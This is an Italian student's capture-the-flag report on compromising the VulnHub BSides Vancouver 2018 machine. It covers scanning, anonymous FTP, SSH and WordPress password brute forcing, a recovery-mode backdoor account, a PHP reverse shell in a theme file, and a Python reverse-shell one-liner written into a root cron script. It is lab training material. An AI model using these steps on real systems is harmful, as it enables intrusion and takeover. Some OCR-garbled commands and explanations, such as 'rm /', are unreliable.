

REPORT Black Box BSides Vancouver 2018



By Xian Long Qiu



Panoramica

L'attività consiste nella simulazione di uno scenario realistico di un penetration testing su un black box chiamato BSides Vancouver 2018 workshop.

Scopo

Analizzare e testare le conoscenze pratiche nel campo del penetration testing.

Origine traccia

Il presente report è relativo al Modulo 2 - Settimana 2 - Extra del corso sulla piattaforma Epicode



Strumenti



• -Nmap: Strumento di scansione di rete utilizzato per identificare host attivi, porte aperte e servizi in esecuzione su un sistema target.



• Dirb: Web content scanner che esegue un attacco di forza bruta per individuare directory e file nascosti in un'applicazione web.



• WPScan: Scanner specifico per WordPress che rileva vulnerabilità note, plugin, temi e configurazioni deboli nel CMS.



 Ncrack: Strumento di cracking delle credenziali utilizzato per testare la robustezza dei servizi di autenticazione come SSH, FTP, RDP, ecc.




• LinPEAS: Script di enumerazione automatica per Linux che raccoglie informazioni di sistema rilevanti per l'escalation dei privilegi.



 ChatGPT: Assistente Al utilizzato per l'analisi, l'interpretazione dei risultati e il supporto tecnico durante l'intera fase di penetration testing.



Ambiente di lavoro



-Kali Linux: distribuzione Linux basata su Debian, progettata per il penetration testing, auditing della sicurezza e analisi forense digitale. Viene utilizzata da professionisti della sicurezza informatica e hacker etici per testare la robustezza delle reti e individuare vulnerabilità.

IP: 192.168.178.86

Fonte

Repository https://github.com/XLQcyber/CS0225





Information gathering



L'ambiente di test analizzato è la macchina BSides Vancouver 2018 – boot2root, una macchina vulnerabile disponibile su VulnHub. Progettata per simulare scenari realistici di penetration testing, essa rappresenta un server Ubuntu 12.04 LTS configurato con servizi web esposti, un'installazione WordPress vulnerabile e un insieme di configurazioni deboli che la rendono ideale per esercitarsi in attacchi di tipo CTF (Capture The Flag). L'obiettivo principale è ottenere l'accesso root attraverso l'individuazione e lo sfruttamento di vulnerabilità presenti nella superficie esposta.



Scansione rete

```
-$ nmap -sN 192.168.178.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 21:41 CEST
Nmap scan report for 192.168.178.11
 Host is up (0.0076s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE
                    SERVICE
53/tcp open|filtered domain
MAC Address: 6E:40:B2:F6:F7:4D (Unknown)
Nmap scan report for 192.168.178.38
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.178.38 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 4C:D5:77:E4:E9:C1 (Chongqing Fugui Electronics)
Nmap scan report for 192.168.178.161
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE
                    SERVICE
21/tcp open|filtered ftp
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:83:07:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.178.86
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.178.86 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.98 seconds
  —(kali⊛kali)-[~]
  -$ nmap -0 192.168.178.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 21:41 CEST
Nmap scan report for 192.168.178.161
Host is up (0.00084s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:83:07:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds
```


Uso nmap per scansionare la rete per trovare la macchina target con il comando nMap -sN e vado per esclusione e verifico poi il suo sistema operativo con il comando nMap -O.

Trovo l' IP: 192.168.178.161 poi in un test il DHCP lo ha cambiato in 192.168.178.16 .

Inoltre mostra pure le porte aperte.



Operazioni preliminari exploit




Uso dirb per scansionare file e directory nascosti e trovo il sito robots funzionante.

Analizzo il servizio 80 http della macchina target.


```
(kali⊕kali)-[~]
   dirb http://192.168.178.161/
DIRB v2.22
By The Dark Raver
START_TIME: Sun May 11 21:45:23 2025
URL_BASE: http://192.168.178.161/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
   - Scanning URL: http://192.168.178.161/ ---
 http://192.168.178.161/cgi-bin/ (CODE:403|SIZE:291)
 http://192.168.178.161/index (CODE:200|SIZE:177)
 http://192.168.178.161/index.html (CODE:200|SIZE:177)
  http://192.168.178.161/robots (CODE:200|SIZE:43)
 http://192.168.178.161/robots.txt (CODE:200|SIZE:43)
 http://192.168.178.161/server-status (CODE:403|SIZE:296)
END_TIME: Sun May 11 21:45:31 2025
DOWNLOADED: 4612 - FOUND: 6
```





Vado a vedere la directory nascosta robots e trovo un'altra directory del backup di wordpress.

La pagina del backup wordpress funziona e trovo la funzionalita' login.





```
ftp 192.168.178.161
 nnected to 192.168.178.161.
220 (vsFTPd 2.3.5)
 ame (192.168.178.161:kali): anonymous
 30 Login successful.
 mote system type is UNIX.
 sing binary mode to transfer files.
229 Entering Extended Passive Mode (|||61873|).
150 Here comes the directory listing.
                                 4096 Mar 03 2018 public
 rwxr-xr-x 2 65534 65534
26 Directory send OK.
ftp> cd public
250 Directory successfully changed.
229 Entering Extended Passive Mode (|||21234|).
50 Here comes the directory listing.
                                   31 Mar 03 2018 users.txt.bk
-rw-r--r-- 1 0 0
226 Directory send OK.
 tp> get users.txt.bk
ocal: users.txt.bk remote: users.txt.bk
 9 Entering Extended Passive Mode (|||46254|).
50 Opening BINARY mode data connection for users.txt.bk (31 bytes).
31 bytes received in 00:00 (1.95 KiB/s)
```

Uso il servizio ftp aperto accedendo come anonymius per cercare file utenti.

Dentro la directory pubblica ho trovato una lista users.txt.bak e lo scarico con il comando get.

Visualizzo il contenuto della lista con il comando cat e dentro ci sono i nomi utenti che ci servono per fare attacchi con il dizionario.

```
| contact | con
```



Exploit 1 SSH

```
(kali⊗ kali)-[~]

$ ssh anne@192.168.178.12

anne@192.168.178.12's password:

Permission denied, please try again.

anne@192.168.178.12's password:
```

Provo tutti gli utenti della lista inserendo password sbagliate e trovo che solo anne risponde che la password e' sbagliata. Quindi ho trovato il nome utente di accesso SSH.

Utilizzo ncrack che e' consigliato per attacco password con dizionario sul servizio SSH.

Risultato password di anne: princess

Comando: ncrack -v g at=4 -U lista utenti -P lista dizionario rockyou ssh://IP

-v modalita' verbosa

-at numero massimo di tentativi per credenziali errate a 4 per ogni host/servizio

```
(kali⊗ kali)-[~]
$ ncrack -v -g at=4 -U /home/kali/users.txt.bk -P /usr/share/wordlists/rockyou.txt ssh://192.168.178.161

Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-05-11 23:12 CEST

Stats: 0:00:01 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Discovered credentials on ssh://192.168.178.161:22 'anne' 'princess'
```




```
💲 ssh anne@192.168.178.161
anne@192.168.178.161's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
 * Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -i
[sudo] password for anne:
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
root@bsides2018:~# cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~#
```

Accedo con i credenziali anne sul SSH. Successivamente uso i seguenti comandi per ottenere il root:

- -sudo -i (avviare una shell di login come utente root.)
- -id (mostrare l'ID utente (UID), il gruppo principale (GID) e i gruppi secondari dell'utente corrente) Ottengo il root cerco la flag e visualizzo il contenuto.



Exploit 2 Recovery mode



Questo exploit si basa sul requisito che abbiamo il pofisicamente vicino.


Premo il pulsante f10 per entrare nella GNU GRUB, entro nella recovery mode.

Scelgo l' opzione root per avere una shell limitata ma vulnerabile.

Eseguiamo il comando: mount -o remount, rm /

mount -o remount :serve per montare e rimontare un filesystem.

rm / :serve per rimovere il root.





root@bsides2018:~# useradd -m hacker
root@bsides2018:~# passwd hacker
Enter new UNIX password:
Retype new UNIX password:
^[[1~passwd: password updated successfully
root@bsides2018:~# usermod -aG sudo hacker
root@bsides2018:~# reboot


Sulla stessa shell creo utente hacker con il comando useradd -m hacker e la password con il comando passwd hacker.

Successivamente aggiungo al gruppo root l'utente hacker con il comando usermod -aG sudo hacker.

Ho ottenuto un account di accesso root.



Exploit 3 wordpress



Provo vedere i vari output dei vari utenti con password casuali, noto che l'username john ha un output di password sbagliata rispetto agli altri del usernames sbagliata.

Uso wpscan che e' ottimizzato per attacco password dizionario su wordpress. comando: wpscan --url sito --username utente --passwords dizionario rockyou





```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:04:28 <

[I] Valid Combinations Found:

| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun May 11 22:20:19 2025

[+] Requests Done: 2688

[+] Cached Requests: 5

[+] Data Sent: 1.413 MB

[+] Data Received: 1.792 MB

[+] Memory used: 300.961 MB

[+] Elapsed time: 00:04:36
```

L' attacco e' riuscito a trovare la password enigma di john e accedo a wordpress con successo.

Vado nell' appearence su editor nella sezione theme footer, aggiungo un blocco di codice php e premo il pulsante upload per salvare.

Nel blocco ho inserito un head1 e reverse shell che mi che mi connette al mio pc kali nella porta 4000 ogni volta che la pagina carica il tema del footer.

Apro la porta aperta in ascolto su kali con il comando: nc -lvnp 4000



Attacco in corso!!!

Deprecated WordPress blog / Proudly powered by WordPress

Ricarico la pagina e controllo il footer se compare la scritta "Attacco in corso!!!".

Compare la scritta, quindi la connessione e' stabilita. Successivamente scarico il pacchetto di linpeas su kali e apro un altro shell kali per aprire un server locale con comando python -m http.server 8000

Sulla macchina target mi connetto per scaricare il pacchetto. Uso limpeas per trovare vulnerabilita' per scalare i privilegi, noto che posso usare la vulnerabilta' crontab sui permessi di cleanup.





```
ww-data@bsides2018:/var/www/backup_wordpress$ cat /etc/crontab
cat /etc/cron.d/*
cat /etc/cron.daily/*
cat /etc/cron.weekly/*
cat/etc/cron.hourly/*
cat /etc/cron.monthly/*
cat /etc/crontab
#/etc/crontab: system-wide crontabl
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
       * * * * root / a cd / 86 run-parts -- report /etc/cron.hourly
        * * * larootala test -x /usr/sbin/anacron || ( cd / 86 run-parts --report /etc/cron.daily )
       ***/7 or root | 68 test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )
       /1i*/*ashrootin/btest exe/usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )
        * * * root /usr/local/bin/cleanup
```

Analizzo la vulnerabilita' fornita, controllo il contenuto su crontab e cerco di visualizzare i permessi sul file cleanup con il percorso.

```
www-data@bsides2018:/var/www/backup_wordpress$ cd /usr/local/bin
cd /usr/local/bin
ls cleanup
www-data@bsides2018:/usr/local/bin$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\*192.168.178.86\*,6000));os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\*'bin/sh\*,\*'-i\*]);'' > /tmp/cleanup
choud ** /tmp/cleanup
choud **
```

Raggiungo nella cartella del cleanup e inserisco un reverse shell che mi permette di connettere a kani sulla porta 6000.



```
—(kali⊛kali)-[~]
listening on [any] 6000 ...
connect to [192.168.178.86] from (UNKNOWN) [192.168.178.12] 59189
bash: no job control/in this/shell
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# cd root
cd root
bash: cd: root: No such file or directory
root@bsides2018:~# cd/root
cd/root
bash: cd/root: No such file or directory
root@bsides2018:~# cd /root
cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!
```

Apro la porta 6000 di kali in ascolto dalla macchina target e visualizzo gli utenti con id.

Tutti gli utenti hanno il root e quindi cerco il file flag nella cartella /root.



Conclusione

Il penetration testing di un black box e' molto impegnativa, utilizza un sacco di tools specifici ottimizzati e ha bisogno di una solida conoscenza per exploit. La black box ha un sacco di vulnerabilita', quindi tanti metodi di exploit per avere permessi root della macchina target.